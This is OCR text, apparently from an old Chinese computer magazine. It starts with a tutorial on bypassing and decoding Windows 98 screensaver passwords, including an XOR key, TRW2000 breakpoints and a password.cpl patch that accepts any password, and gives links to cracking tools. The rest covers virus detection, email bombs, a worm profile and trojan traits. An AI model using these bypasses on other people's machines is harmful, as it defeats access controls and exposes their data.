


图 2

一项，单击“控制面板”，进入“控制面板”，双击“网络”的图标，进入“网络”对话框（图2）。选择“配置”选项卡，然后双击“TCP/IP”，进入“TCP/IP 属性”对话框，选择“IP地址”选项卡，将解码机的IP地址改为你的IP地址，完成后单击“确定”按钮（图3）。




图 3

系统会提示你新的设置要重新启动计算机才能生效，“确定”并重新启动计算机。这样，在局域网内就有两台机器的IP地址是相同的。当解码机的启动完成后，在你的机器和解码机上会同时弹出“IP 地址产生硬件冲突”的提示框，这时，只要在你的机器上点击“确定”，猜猜会发生什么情况？没错，系统不要求你输入屏幕保护程序的密码，就直接进入操作系统的桌面了！

这下你不必为忘记密码而发愁了吧？不过值得注意的是，在整个破解的过程中，要确保你的机器上没有请求输入屏保程序密码的对话框，否则确定硬件冲突后，系统还会继续要求你输入屏幕保护程序的密码。所以，如果密码对话框出现，请在该对话框上点击“取消”按钮，使该对话框消失后再进行破解。

四、用复位键强行启动计算机

我们在遗忘密码之后，只需使用“复位”键强行启动计算机，然后右击桌面空白处并从弹出的快捷菜单中执行“属性”命令，打开“显示属性”设置框，单击“屏幕保护”选项卡，最后取消“密码保护”选项即可（取消该选项时无需确认密码）。

五、通过Crtl+Alt+Del组合键关闭屏保

启动计算机出现 Windows 蓝天白云的时候，你就要做好准备了，先按住 Ctrl+Alt，同时准备按 Del 键，这时会弹出“关闭程序”对话框，选中里面的屏保程序将其暴力关闭。这样你就可以顺利进入 Windows 了。

这一招虽然简单，但却要你反复操作，如果那3个键按早了，则屏保还没出现在对话框里，所以最好的办法是按下3 键，发现没有屏保在里面时，就点击“取消”，等待1~2 秒后再次3 键一起按，直到屏保出现在对话框里为止。另外，某些设计得不完善的屏幕保护程序，可以通过在Windows环境下直接按 Ctrl + Alt + Del组合键找到该程序，强行关闭它，其操作过程简直是太简单了，地球人都会！

六、破解开机自动运行的屏保

有些朋友为了保护自己的电脑，会将电脑设置为开机则自动运行屏幕保护程序，具体方法是选择一个屏幕保护程序，设置密码并存盘，然后将此屏幕保护程序放到“c：\windows\start menu\programs\启动”中，以达到每次启动计算机时都先启动屏幕保护程序，并需要输入密码才能进入 Windows 系统的目的。

遇到这种情况，我们可以这样做：启动计算机，用手按住 Shift 键不放，一直到进入 Windows 为止，这样你将进入 Windows 的安全模式（也可在启动时按住 F8 键，然后选择安全模式）。在安全模式下，Windows 只运行一些必要的系统程序，我们可以轻松将屏保删去。具体操作为：点击“开始”菜单里的“运行”，输入“regedit”，调出注册表编辑器，在HKEY_LOCAL_MACHINE\software \Microsoft\Windows\CurrentVersion\Run 下找到屏保，将其删掉，然后退出安全模式，再次启动计算机进入正常模式，你会发现屏保已经消失了。

七、利用 msconfig 破解开机启动运行的屏保

Windows98 下的“系统配置实用程序”Msconfig.exe是一个实用性与使用频率都很高的系统工具，通过它，我们可以很轻松地删除或暂时停止某些启动程序。操作方法如下：还是先进入

Windows的安全模式，运行“msconfig”再点击“启动”，在这里面你能看到所有开机时将会运行的程序，自然屏保也在里面，去掉屏保程序前面的小勾，然后再点击“应用”，最后再重新启动计算机就OK了！

注意：使用NT内核的Windows 2000没有提供类似Msconfig.exe之类的工具。没关系，我们可以将原先Windows 98安装目录下的Msconfig.exe（在System子目录中）拷贝到Windows 2000的\Winnt\System目录下，然后直接运行即可。程序首先会弹出一个出错消息框，提示找不到以下几个系统文件：Config.sys、Autoexec.bat、System.ini与及Win.ini，这很正常，在Windows 2000中是不需要这些文件的，点击“确定”忽略这个错误即可。点击后你又会看到熟悉的“系统配置实用程序”窗口了。

八、删除屏保密码

大家都知道，屏幕保护密码最多为16个字符。微软内置了16字节的密钥：48 EE 76 1D 67 69 A1 1B 7A 8C 47 F8 54 95 97 5F。Windows便用上述密钥加密你输入的密码。其加密过程为：首先将你输入的密码字符逐位转换为其16进制的ASCII码值（小写字母先转为大写字母），再依次与对应密钥逐位进行异或（XOR）运算，把所得16进制值的每一位当作字符，转换为其16进制ASCII码，并在其尾加上00作为结束标志，存入注册表HKEY_CURRENT_USER\Control Panel\desktop下的二进制键ScreenSave_Data中。所以把存放在注册表的HKEY_CURRENT_USERS\ControlPanel\Desktop\ScreenSave_Data下的Windows屏保密码的密文删掉就可以了！

九、查看屏保密码

和第六点中所说的一样，开机时先进入安全模式，打开注册表编辑器，在HKEY_CURRENT_USER\Control Panel\desktop下读出Screen Save_Data值，假设为37 39 44 43 34 35 32 39 00（图4），把结束标志00去掉，余下字节转换成对应的ASCII字符，再把每个字符组成十六进制数：79 DC 45 29，然后将它与前4字节密钥：48 EE 76 1D，逐一异或后便得出密码的ASCII码（16进制值）：31 32 33 34，则对应的屏保密码为1234。进行异或运算可以用Windows自带的计算器进行，计算器位于“开始”菜单的“程序”→“附件”中。





图4

十、利用专用破解光盘破解屏保密码

目前市面上还出现了一种专门用于破解屏幕保护密码的光盘。插入该光盘之后，它就会利用Windows 98的自动运行功能启动保存在光盘上的屏幕保护密码破解程序，对屏幕保护功能的密码进行分析、破译，最后再将密码显示在屏幕上或写到软盘上，是不是很简单啊？

十一、利用解密软件TRW2000屏保密码破解

TRW2000是一款出色的逆向工程软件，是Cracker的最爱，下载地址：http://sffs.533.net/cracktool/trw2000.zip。运行TRW2000来分析屏保密码方法如下：启动你的屏幕保护，然后点击鼠标右键，会出现让你输入密码的对话框，输入任意的密码后，按Ctrl＋N进入TRW2000中，设置断点：bpx hmemcpy，接着返回到屏保中，点击“确定”，会被TRW2000拦下来，这时我们会在系统kernel中，按F12键几次会到达下面显示为password!……字样的地方，这里就是我们想要得到的地方。



上面就是程序比较屏保密码的过程，由于是加密后再进行比较，所以无法看到明文密码，但是你可以在星号处（偏移地址78054269处）强行跳跃过去就可以破解密码了，也即将jne 7805429F改为je 7805429F即可，这一步可以在TRW2000中通过输入A命令，将jne 7805429F，改为je 7805429F或jmp 7805429F即可，当然，你也可以输入R FL Z这个命令来实现跳转，从而使得

你输入的任何一个假密码都能成功。

如果你实在想解出屏保密码，可以这样做：假设你看到的屏保加密密文为78DF442E（在偏移地址78054247处可以得到），将其两两分开，得到78 DF 44 2E，而屏保的头4位密文为48 EE 76 1D，按照微软的加密算法：屏保加密密文＝屏保位数密文XOR屏保明文，通过反XOR运算就可以得到屏保密码的明文了。本例运算结果为：30 31 32 33，则对应的明文为：0123，即屏保密码为0123。

十二、用改好的password.cpl程序

通过用File Monitor监测（File monitor是文件监视工具，可监视系统中指定文件运行状况，如指定文件打开了哪个文件，关闭了哪个文件，对哪个文件进行了数据读取等。通过它，你指定监控的文件有任何任何读、写、打开其他文件的操作都能被它监视下来，并提供完整的报告信息。下载地址：http://newhua.ruyi.com/down/FILEMON.ZIP），发现Windows调用c:\windows\system\ password.cpl程序来验证屏保密码，当然其它程序也会用到，但password.cpl就是我们的目标。使用W32DASM来反汇编这个程序（W32DASM是静态反汇编工具，下载地址：http://www.crackbest.net/unlock/discomp/ch-w32dasmgold.zip），将以下代码存盘：

```
:78054266 397DFC  cmp dword ptr [ebp-04], edi
:78054269  7534jne  7805429F//**********关键跳跃的地方**********
改为：
:78054266 397DFC  cmp dword ptr [ebp-04], edi
:78054269  EB34jmp  7805429F//**********关键跳跃的地方**********
```

就得到了一个具有“免疫力”的password.cpl文件。重新启动电脑，将这个改好后的文件复制到c:\windows\system下，下次碰到屏保密码验证时，你只要点击“确定”就可以了，因为此时的Windows对你输入的任何一个密码都会认为是正确的。是不是很有趣啊？呵呵！

十三、如何禁止使用屏幕保护功能

在某些情况下，我们不需要屏幕保护功能，我们可以通过修改注册表来取消这个功能。打开注册表编辑器，找到HKEY_CURRENT_USER\Control Panel\desktop\ScreenSaveActive，“ScreenSaveActive”这个字符串决定屏幕保护功能是否可用，其键值为0或1，为“0”时表示不用屏幕保护功能，为“1”则表示可用。所以，在破解了屏保密码后，将“ScreenSaveActive”的键值改为“0”就可以使该电脑无法再使用屏幕保护功能。

由上可知，屏保密码只能防君子而不能防“小人”，如果电脑内有机密文件，指望屏保密码来保护可不够安全，要小心喽。

屏保漏洞新挖掘

看了小蓉的《屏保漏洞，瞬间攻入》我觉得有些需要补充。在频道屏保运行（操作系统为Window Millinium Edition）时，使用小蓉介绍的方法：打开另存为对话框后，在文件名框输入*.*并按回车,这时你就会发现所有的文件都已经列出了；你还可以把另存为对话框尺寸调大，并使用大图标，这将使它看上去更像浏览器。至此就到重要的时候了，我们会发现“我的电脑”下没有“控制面板”项，进入C:\Windows\SYSTEM（这是默认安装目录，如果不是，就到所安装的目录下），按下d找到desk.cpl文件，右键选择用“控制面板”打开。这时，你将看到的是没有任何变化。不要急，此刻千万不要按鼠标键！大家应该知道窗口有一个层次，由于屏保总是在最前面，这时的显示属性被屏保挡住了，即使你按Alt+Tab也没用。但事实上，显示属性窗口已经显示了，现在按Ctrl+Tab切换到屏幕保护程序页，再按3次Tab，空格，按Alt+A回车。

这时再把另存为对话框关了，随便按个键，你便会有意外的发现……

面对众多的屏保密码破解，你是不是有些害怕了？其实最根本的应对方法就是把系统升到Windows 2000或XP，Windows 2000中的密码保护是将计算机锁定。

病毒防治基本技术面面观

一、引导型计算机病毒的识别和防范

通常计算机病毒的识别方法有以下几种：

1.先用可疑磁盘引导计算机。引导过程中，按F5键跳过CONFIG.SYS和AUTOEXEC.BAT中的驱动程序和应用程序的加载。这时，用MEM或MI等工具查看计算机的空余内存空间（Free Memory Space）的大小；再用与可疑磁盘上相同版本的、未感染计算机病毒的DOS系统软盘启动计算机，启动过程中，按F5键跳过CONFIG.SYS和AUTOEXEC.BAT中的驱动程序和应用程序的加载，然后用MEM或MI等工具查看并记录下计算机空余内存空间的大小。如果上述两次的空余内存空间大小不一致，则可疑磁盘的引导扇区肯定已被引导型计算机病毒感染。

2．用硬盘引导计算机。运行DOS中的MEM，可以查看内存分配情况，尤其要注意常规内存（Conventional Memory）的总数，一般为640Kb字节，装有硬件防杀计算机病毒芯片的计算机有的可能为639Kb字节。如果常规内存总数小于639Kb字节，那么引导扇区肯定被感染上引导型计算机病毒。

3．机器在运行过程中刚设定好的时间、日期，运行一会儿被修改为缺省的时间、日期，这种情况下，系统很可能带有引导型计算机病毒。

4．在开机过程中，CMOS中刚设定好的软盘配置（即1.44Mb或1.2Mb），用“干净的”软盘启动时一切正常，但用硬盘引导后，再去读软盘则无法读取。此时，CMOS中软盘设定情况为None，这种情况肯定带有引导型计算机病毒。

5．硬盘自引导正常，但用“干净的”DOS系统软盘引导时，无法访问硬盘，如C：盘（某些需要特殊的驱动程序的大硬盘和FAT32、NTFS等特殊分区除外），肯定感染上引导型计算机病毒。

6．系统文件都正常，但Windows 95/98经常无法启动，这有可能是感染上了引导型计算机病毒。

上述介绍的仅是常见的几种情况。计算机被感染了引导型计算机病毒，最好用防杀计算机病毒软件加以清除，或者在“干净的”系统启动软盘引导下，用备份的引导扇区覆盖。

预防引导型计算机病毒，通常采用以下一些方法：

1、坚持从不带计算机病毒的硬盘引导系统。

2、安装能够实时监控引导扇区的防杀计算机病毒软件，或经常用能够查杀引导型计算机病毒的防杀计算机病毒软件进行检查。

3、经常备份系统引导扇区。

4、某些主板上提供引导扇区计算机病毒保护功能（Virus Protect），启用它对系统引导扇区也有一定的保护作用。不过要注意的是，启用这功能可能会造成一些需要改写引导扇区的软件（如Windows 95/98，Windows NT以及多系统启动软件等）安装失败。

二．文件型计算机病毒的识别和防范

通过以下方法可以判别文件型计算机病毒：

1．在用未感染计算机病毒的DOS启动软盘引导后，对同一目录列目录（DIR）后文件的总长度与通过硬盘启动后所列目录内文件总长度不一样，则该目录下的某些文件已被计算机病毒感染，因为在带毒环境下，文件的长度往往是不真实的。

2．有些文件型计算机病毒（如ONEHALF、NATAS、3783、FLIP等），在感染文件的同时也感染系统的引导扇区，如果磁盘的引导扇区被莫名奇妙地破坏了，则磁盘上也有可能有文件型计算机病毒。

3．系统文件长度发生变化，则这些系统文件上很有可能含有计算机病毒代码。应记住一些常见的DOS系统的IO.SYS、MSDOS.SYS、COMMAND.COM、KRNL386.EXE等系统文件的长度。

4．计算机在运行过外来软件后，经常死机，或者Windows 95/98无法正常启动，运行经常出错等等，都有可能是感染上了文件型计算机病毒。

5．计算机速度明显变慢，曾经正常运行的软件报内存不足，或计算机无法正常打印，这些现象都有可能感染上文件型计算机病毒。

6．有些带毒环境下，文件的长度和正常的完

全一样，但是从带有写保护的软盘拷贝文件时，会提示软盘带有写保护，这肯定是感染了计算机病毒。 对普通的单机和网络用户来说，感染文件型计算机病毒后，最好的办法就是用防杀计算机病毒软件清除，或者干脆删除带毒的应用程序，然后重新安装。需要注意的是，用防杀计算机病毒软件清除计算机病毒的时候，必须保证内存中没有驻留计算机病毒，否则老的计算机病毒是清除了，又感染上新的病毒。

对于文件型计算机病毒的防范，一般采用以下一些方法：

1．安装最新版本的、有实时监控文件系统功能的防杀计算机病毒软件；及时更新查杀计算机病毒引擎，一般要保证每月至少更新一次，有条件的可以每周更新一次，并在有计算机病毒突发事件的时候及时更新；经常使用防杀计算机病毒软件对系统进行计算机病毒检查；对关键文件，如系统文件、保密的数据等等，在没有计算机病毒的环境下经常备份。

2．在不影响系统正常工作的情况下，对系统文件设置最低的访问权限，以防止计算机病毒的侵害。当使用 Windows 95/98/2000/NT 操作系统时，修改文件夹窗口中的确省属性。具体操作为：鼠标左键双击打开“我的电脑”，选择“查看”菜单中的“选项”命令。然后在“查看”中选择“显示所有文件”以及不选中“隐藏已知文件类型的文件扩展名”，按“确定”按钮。

三、宏病毒的识别和防范

通过以下方法可以判别宏病毒：

1． 在使用的 Word 中从“工具”栏处打开“宏”菜单，选中 Normal.dot 模板，若发现有 AutoOpen、AutoNew、AutoClose 等自动宏以及 FileSave、FileSaveAs、FileExit 等文件操作宏或一些怪名字的宏，如 AAAZAO、PayLoad 等，就极可能是感染了宏病毒了，因为 Normal 模板中是不包含这些宏的。

2． 在使用的 Word “工具”菜单中看不到“宏”这个字，或看到“宏”但光标移到“宏”，鼠标点击无反应，这种情况肯定有宏病毒。

3． 打开一个文档，不进行任何操作，退出 Word，如提示存盘，这极可能是 Word 中的 Normal.dot 模板中带宏病毒。

4．打开以 DOC 为后缀的文档文件，在另存菜单中只能以模板方式存盘，也可能带有 Word 宏病毒。

5．在运行 Word 过程中经常出现内存不足，打印不正常，也可能有宏病毒。

6．在运行 Word 97 时，打开 DOC 文档出现是否启动“宏”的提示，该文档极可能带有宏病毒。感染了宏病毒后，也可以采取对付文件型计算机病毒的方法，用防杀计算机病毒软件查杀。如果手头一时没有防杀计算机病毒软件的话，对付某些感染 Word 文档的宏病毒也可以通过手工操作的方法查杀。

下面以 Word 97 为例，简单介绍一下如何进行手工查杀：

1．首先，必须保证 Word 97 本身是没有感染宏病毒的，也就是 Word 97 安装目录下 Startup 目录下的文件和 Normal.dot 文件没有被宏病毒感染。然后只打开 Word 97，而不是直接双击文档，选择“工具”菜单中的“选项”命令。再在“常规”中选中“宏病毒防护”，在“保存”中不选中“快速保存”，按确定按钮。打开文档，此时系统应该提示是否启用“宏”，选“否”，不启用宏而直接打开文档。再选择“工具”菜单的“宏”子菜单的“宏”命令，将可疑的宏全部删除。然后将文档保存。宏病毒被清除。

有些宏可能会屏蔽掉“宏”菜单，使得上述方法无法实施，这个时候可以试试下面这种方法：

首先保证 Word 97 不受宏病毒的感染，只打开 Word 97 并新建一个空文档，然后在“工具”菜单中选择“选项”命令，在“常规”中选中“宏病毒防护”，在“保存”中选择“提示保存 Normal 模板”，按确定按钮。

接着再启动一个 Word 97 应用程序，然后用新启动的这个 Word 97 打开感染宏病毒的文档，应当也会出现是否启用宏的提示，选“否”；然后选择“编辑”菜单中的“全选”命令；然后再选择“编辑”菜单中的“复制”命令；再切换到先前的 Word 97 中，选择“编辑”菜单中的“粘贴”命令，可以发现原来的文档被粘贴到先前 Word 97 新建的文档里。 切换回打开带宏病毒文档的 Word 97 中，选择“文件”菜单中的“退出”命令，退出 Word 97，如果提示说是否保存 Normal.dot 模板，则选“否”。

再切换回先打开的Word 97中，选择“文件”菜单中的“保存”命令，将文件保存。由于宏病毒不会随剪贴板功能而被复制，所以这种办法也能起到杀灭宏病毒的效果。

对宏病毒的预防是完全可以做到的，只要在使用Office套装软件之前进行一些正确的设置，就基本上能够防止宏病毒的侵害。任何设置都必须在确保软件未被宏病毒感染的情况下进行：

1. 在Word中打开“选项”中的“宏病毒防护”（Word 97及以上版本才提供此功能）和“提示保存Normal模板”；清理“工具”菜单中“模板和加载项”中的“共用模板及加载项”中预先加载的文件，不必要的就不加载，必须加载的则要确保没有宏病毒的存在，并且确认没有选中“自动更新样式”选项；退出Word，此时会提示保存Normal.dot模板，按“是”按钮，保存并退出Word；找到Normal.dot文件，将文件属性改成“只读”。

2. 在Excel中选择“工具”菜单中的“选项”命令，在“常规”中选中“宏病毒防护功能”。

3. 在PowerPoint中选择“工具”菜单中的“选项”命令，在“常规”中选中“宏病毒防护”。

4. 其他防范文件型计算机病毒所做的工作。

做了防护工作后，对打开提示有是否启用宏，除非能够完全确信文档中只包含明确没有破坏意图的宏，否则都不执行宏；而对退出时提示保存除文档以外的文件，如Normal.dot模板等，一律不予保存。

四、计算机被病毒感染后的紧急修复处理

不要轻易打开陌生人来信中的附件文件。当收到陌生人寄来的一些自称为不可不看的有趣东西时，千万不要不假思索地打开它，尤其对于一些??????之类的可执行程序文件。对于比较熟悉、了解的朋友们寄来的信，如果其信中夹带了程序附件，但是他没有在信中提到，也不要轻易运行，因为有些病毒是自己偷偷上去的，很可能他也不知道电脑已经染上了病毒。例如????????病毒就是这样的，它自动复制，跟着邮件走。

防范邮件炸弹要注意以下3点：

1. 不要在网上得罪人，否则，对方知道你的信箱地址，很可能会因此而炸你一下。另外，也不要在网上到处乱贴你的网页地址或直接向陌生人发送有可能被对方认为是垃圾邮件之类的东西，因为这样很可能引起别人的反感，甚至招致对方的炸弹。

2. 有些邮件服务器为了提高服务品质往往设有自动回信功能，即对方给你的信箱发来一封信你没有及时收取的话，那么邮件系统会按照你事先的设定自动给发信人回复一封确认收到的回函。这个功能本来可以给大家带来方便，有时也会造成炸弹。例如：给你发信的人和你同时开启了自动回信功能，当你收到他发来的信时，你没有及时收取系统自动回信，而当时给你发信的人也没有及时收取，反之给你一封回信。周而复始，这种功能会使你们双方的信箱爆炸为止。为了慎重起见，一定要小心使用自动回信功能。

3. 如果担心有人恶意破坏你的信箱，给你发来一个巨型炸弹，你可以设置过滤功能，把你的邮件服务器设置为超过你信箱容量的大邮件时，自动进行删除，从而保证你的信箱安全。

总之，只有注意防范电子邮件病毒和邮件炸弹，才能使你的计算机更加安全。

病毒会删除注册表编辑器

病毒名称：W32.Lamecada.B@mm

病毒危害：删除C:\Widnows\regedit.exe

技术特征：这是一个邮件蠕虫，用Visual Basic 6.0编写，感染后会将自己发送给Outlook Express地址簿中的所有联系人，其病毒邮件特征为：

主题：Hey...check this naked Eleanor pics...!!

正文：Open it now!! Cool pics!!

附件：ELEANOR-NAKED-PICS.JPG.Exe

运行后，它会在以下目录创建病毒副本：

%windir%W32.ELEANOR.Exe

%windir%ELEANOR-NAKED-PICS.JPG.Exe

%system%3Dfx.exe

与其他病毒不同的是，它不会修改或添加任何注册表键，但会删除注册表编辑器文件C:\Windows \Regedit.exe。此文件名及路径是病毒代码固定写死的，因此只影响Windows 95/98/Me系统，且病毒仅以微软Outlook作为其传播渠道。

让木马无处藏身

黑客是怎样进入你的电脑的呢？如果你不小心运行了特洛伊木马，你的电脑的某个端口就会开放，那么黑客就可以通过这个端口进入你的电脑。特洛伊木马本身就是为了入侵个人电脑而做的，藏在电脑中和工作的时候是很隐蔽的，它的运行和黑客的入侵，不会在电脑的屏幕上显示出任何痕迹。

文 / btw

木马的基本特征

木马是病毒的一种，同时木马程序又有许多种不同的种类，不过现在流行的木马程序都有一些共同的基本特征。

1.隐蔽性是其首要的特征

和所有的病毒一样，木马也是一种病毒，它必需隐藏在你的系统之中，它会想尽一切办法不让你发现它。很多人对木马和远程控制软件有点分不清，因为木马程序驻留目标机器后通过远程控制功能控制目标机器，并且木马类软件的服务器端在运行的时候会用各种手段隐藏自己，不可能还出现什么提示，为此，木马制造者想到了方方面面可能发生的迹象，一一把它们扼杀。例如大家所熟悉木马修改注册表和ini文件以便机器在下一次启动后仍能载入木马程式，它不是自己生成一个启动程序，而是依附在其它程序之中。有些把服务器端和正常程序绑定成一个程序软件，可以让人在使用绑定的程序时，木马随之入侵系统，甚至有个别木马程序能把它自身的exe文件和服务器端的图片文件绑定，在你看图片的时候，木马也侵入了你的系统。这就是二者最大的区别。

木马的隐蔽性主要体现在以下两个方面：

a.不产生图标

